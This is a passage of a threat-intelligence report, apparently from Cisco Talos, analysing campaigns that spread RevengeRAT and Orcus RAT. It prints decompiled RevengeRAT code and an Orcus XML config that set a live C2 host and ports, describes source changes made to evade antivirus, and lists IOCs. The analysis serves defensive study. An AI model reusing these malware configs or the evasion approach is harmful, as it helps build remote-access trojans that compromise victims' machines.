Last HTTPS Certificate


```
Data:
   Version: V3
   Serial Number: 4095e756fa50f60be997d5f478f410bb3e8
Signature Algorithm: sha256RSA
   Issuer: C=US, CN=Let's Encrypt Authority X3, O=Let's Encrypt
   Validity
      Not Before: 2019-08-25 22:39:36
      Not After: 2019-11-23 22:39:36
   Subject: CN=www.portmap.io
   Subject Public Key Info:
      Public Key Algorithm : RSA
         Public-Key: (2048 bit)
         Modulus:
            00:9b:35:9a:58:b9:88:88:90:3c:4c:d9:92:42:f0:
            3f:3c:71:b1:54:e0:ea:50:4c:1c:c3:ec:59:83:f0:
            6a:0b:86:74:4d:25:64:70:d5:0f:67:3a:12:75:42:
            2b:47:4b:79:55:2e:89:c4:7e:5c:a4:bf:ff:7d:79:
            44:cd:9e:7f:c8:d9:c7:41:30:d7:f2:d1:93:df:eb:
            48:67:b4:f2:3b:45:04:55:7b:21:3e:45:08:4a:72:
            20:bc:f8:58:a2:59:2c:32:38:6f:7b:0e:8f:64:a6:
            c5:f9:55:c5:ed:63:fc:cd:0d:5c:af:4e:4d:42:9a:
```

HTTPS certificate

As demonstrated above, the DNS configuration for the DDNS hostname used by the malware for C2 has actually been pointed to the Portmap service. Let's Encrypt issued the SSL certificate associated with this host.

Payload analysis

The adversaries used at least two different RATs in the campaigns which we have closely analyzed: Orcus RAT and RevengeRAT. For both RATs, the source code was leaked in the underground and several adversaries have used it to build their own versions. You can see the comparison of the leaked version of RevengeRAT and the one we analyzed below.



Compairson leaked malware and modified one

The adversaries changed the source code slightly. They moved the original code into separate functions and changed the execution order a bit plus added other minor changes like additional variables, but overall the code is still very similar to the leaked code. On the other hand, it is modified so that the resulting binary looks different for AVs.

It is interesting to see that both (Client) IDs are pointing to the same name: CORREOS. In the Nuclear_Explosion file, aka RevengeRAT, it is only base64 encode "*Q09SUkVPUw*==".

```
namespace Nuclear_Explosion
{
    // Token: 0x02000003 RID: 3
    public class Atomic
    {
        // Token: 0x06000006 RID: 6 RVA: 0x000020B8 File Offset: 0x000002B8
        public Atomic()
        {
            this.OW = false;
            this.C = null;
            this.Cn = false;
            this.SC = new Thread(new ThreadStart(this.MAC), 1);
            this.PT = new Thread(new ThreadStart(this.Pin));
            this.INST = new Thread(new ThreadStart(this.INS));
            this.I = 1;
            this.MS = 0;
            this.Hosts = Strings.Split("qstorm.chickenkiller.com,qstorm.chickenkiller.com,", ",", -1, CompareMethod.Binary);
            this.Ports = Strings.Split("2928,44611,", ",", -1, CompareMethod.Binary);
            this.ID = "Q09SUkVPUw==";
            this.MUTEX = "RV_MUTEX-iZblRvZwfRtN";
            this.H = 0;
            this.P = 0;
        }

        // Token: 0x06000007 RID: 7 RVA: 0x00002188 File Offset: 0x00000388
        [STAThread]
        public static void Main()
        {
            Atomic.SCG.Execute();
        }
```

RevengeRAT Atomic class config

```
<ClientSetting SettingsType=\"Orcus.Shared.Settings.ClientTagBuilderProperty, Orcus.Shared\">
    <Properties>
        <PropertyNameValue>
            <Name>ClientTag</Name>
            <Value xsi:type=\"xsd:string\">CORREOS</Value>
    </PropertyNameValue>
    </Properties>
</ClientSetting>

<ClientSetting SettingsType=\"Orcus.Shared.Settings.ConnectionBuilderProperty, Orcus.Shared\">
    <Properties>
        <PropertyNameValue>
            <Name>IpAddresses</Name>
            <Value xsi:type=\"ArrayOfIpAddressInfo\">
                <IpAddressInfo>
                    <Ip>qstorm.chickenkiller.com</Ip>
                    <Port>2928</Port>
                </IpAddressInfo>
                <IpAddressInfo>
                    <Ip>qstorm.chickenkiller.com</Ip>
                    <Port>44611</Port>
                </IpAddressInfo>
            </Value>
        </PropertyNameValue>
```

Orcus decoded XML config

Conclusion

These malware distribution campaigns are ongoing and will likely continue to be observed targeting various organizations around the world. RevengeRAT and Orcus RAT are two of the most popular RATs in use across the threat landscape and will likely continue to be heavily favored for use during the initial stages of attacks.

Organizations should leverage comprehensive defense-in-depth security controls to ensure that they are not adversely impacted by attacks featuring these malware families. At any given point in time, there are several unrelated attackers distributing these RATs in different ways. Given that the source code of both of these malware families is readily available, we will likely continue to see new variants of each of these RATs for the foreseeable future.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of Compromise (IOCs)

The following indicators of compromise (IOCs) have been observed to be associated with malware campaigns.

ZIP Hashes (SHA256):

c66c96c8c7f44d0fd0873ea5dbaaa00ae3c13953847f0ca308d1f56fd28f230c
d6c5a75292ac3a6ea089b59c11b3bf2ad418998bee5ee3df808b1ec8955dcf2a

BAT Hashes (SHA256):

20702a8c4c5d74952fe0dc050025b9189bf055fcf6508987c975a96b7e5ad7f5
946372419d28a9687f1d4371f22424c9df945e8a529149ef5e740189359f4c8d

PE32 Hashes (SHA256):

ff3e6d59845b65ad1c26730abd03a38079305363b25224209fe7f7362366c65e
5e4db38933c0e3922f403821a07161623cd3521964e6424e272631c4492b8ade

JS Hashes (SHA256):

4c7d2efc19cde9dc7a1fcf2ac4b30a0e3cdc99d9879c6f5af70ae1b3a846b64b

Domains:

The following domains have been observed to be associated with malware campaigns:

skymast231-001-site1[.]htempurl[.]com
qstorm[.]chickenkiller[.]com

IP Addresses:

The following IP addresses have been observed to be associated with malware campaigns:

193[.]161[.]193[.]99
205[.]144[.]171[.]185